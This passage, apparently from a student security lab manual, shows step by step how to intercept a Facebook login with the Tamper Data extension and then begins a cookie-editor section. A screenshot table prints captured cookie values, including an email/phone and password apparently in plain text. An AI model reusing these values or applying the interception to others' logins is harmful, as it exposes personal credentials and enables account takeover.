
4. Click on add.

The screenshot shows the Firefox Add-ons Manager window. A modal dialog box is open, asking for permission to add the 'Tamper Data for FF Quantum' extension. The dialog title is 'Add Tamper Data for FF Quantum?'. It asks for permission to 'Access your data for all websites'. There are 'Add' and 'Cancel' buttons at the bottom. The background shows the 'Add-ons Manager' tab in the top bar.

5.click on ok

The screenshot shows the Firefox browser window. A confirmation message is displayed: 'Tamper Data for FF Quantum has been added to Firefox.' It also says 'Manage your add-ons by clicking 🧩 in the ⚙️ menu.' A blue 'OK!' button is at the bottom of the message box. The browser's toolbar and address bar are visible at the top.

6. Go to facebook login page and start the tempering (i.e click on tempering icon)




7. Click on Yes.

The screenshot shows the Tamper Data extension interface in Microsoft Edge. It lists various request types with checkboxes:

Type	Description
<input type="checkbox"/> beacon	Requests sent through the Beacon API.
<input type="checkbox"/> csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
<input type="checkbox"/> font	Web fonts loaded for a @font-face CSS rule.
<input type="checkbox"/> image	Resources loaded to be rendered as image, except for images on browsers that support that type.
<input type="checkbox"/> imageset	Images loaded by a <picture> element or given in an element's srcset attribute.
<input checked="" type="checkbox"/> main_frame	Top-level documents loaded into a tab.
<input type="checkbox"/> media	Resources loaded by a <video> or <audio> element.
<input type="checkbox"/> object	Resources loaded by an <object> or <embed> element.
<input type="checkbox"/> object_subrequest	Requests sent by plugin.
<input type="checkbox"/> ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
<input type="checkbox"/> script	Code that is loaded to be executed by a <script> element or running in a Worker.
<input type="checkbox"/> speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
<input type="checkbox"/> stylesheet	CSS stylesheets loaded to describe the representation of a document.
<input type="checkbox"/> sub_frame	Documents loaded into an <iframe> or <xframe> element.
<input type="checkbox"/> web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
<input type="checkbox"/> websocket	Requests initiating a connection to a server through the WebSocket API.
<input type="checkbox"/> xbl	XBL bindings loaded to extend the behavior of elements in a document.
<input type="checkbox"/> xml_dtd	DTDs loaded for an XML document.
<input checked="" type="checkbox"/> xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
<input type="checkbox"/> xslt	XSLT stylesheets loaded for transforming an XML document.
<input type="checkbox"/> other	Resources that aren't covered by any other available type.

Below the table, there is a text input field labeled "Tamper with requests who's URL matches: (.*)?" and a button labeled "Start Tamper Data?". Underneath that are two buttons: "Yes" and "No, Cancel".

8.now enter username and password and login to facebook.




9. Refresh the page and your username and password been captured .


Cookie Name	Value
isprivate	
legacy_return	0
profile_selector_ids	
return_session	
skip_api_login	
signed_next	
trynum	1
timezone	-330
lgndim	eyJ3IjoxMzYwLCJ0jo3Njgs
lgnrnd	220256_4HoZ
lgnjs	1553490177
email	919767738073
pass	9112684254
prefill_contact_point	919767738073
prefill_source	last_login
prefill_type	contact_point
first_prefill_source	last_login
first_prefill_type	contact_point
had_cp_prefilled	true
had_password_prefilled	false
ab_test_data	AAAAAAAAAAAAAAAAAA


Part C:- using cookie tampering the data.

1. Open FireFox
2. Go to Tools > Addons > Extension




3. Search cookie editor







4. Select cookie editor




5. Click on cookie editor then click on add to firefox




6. Click on to add button.




7. Click to ok button.



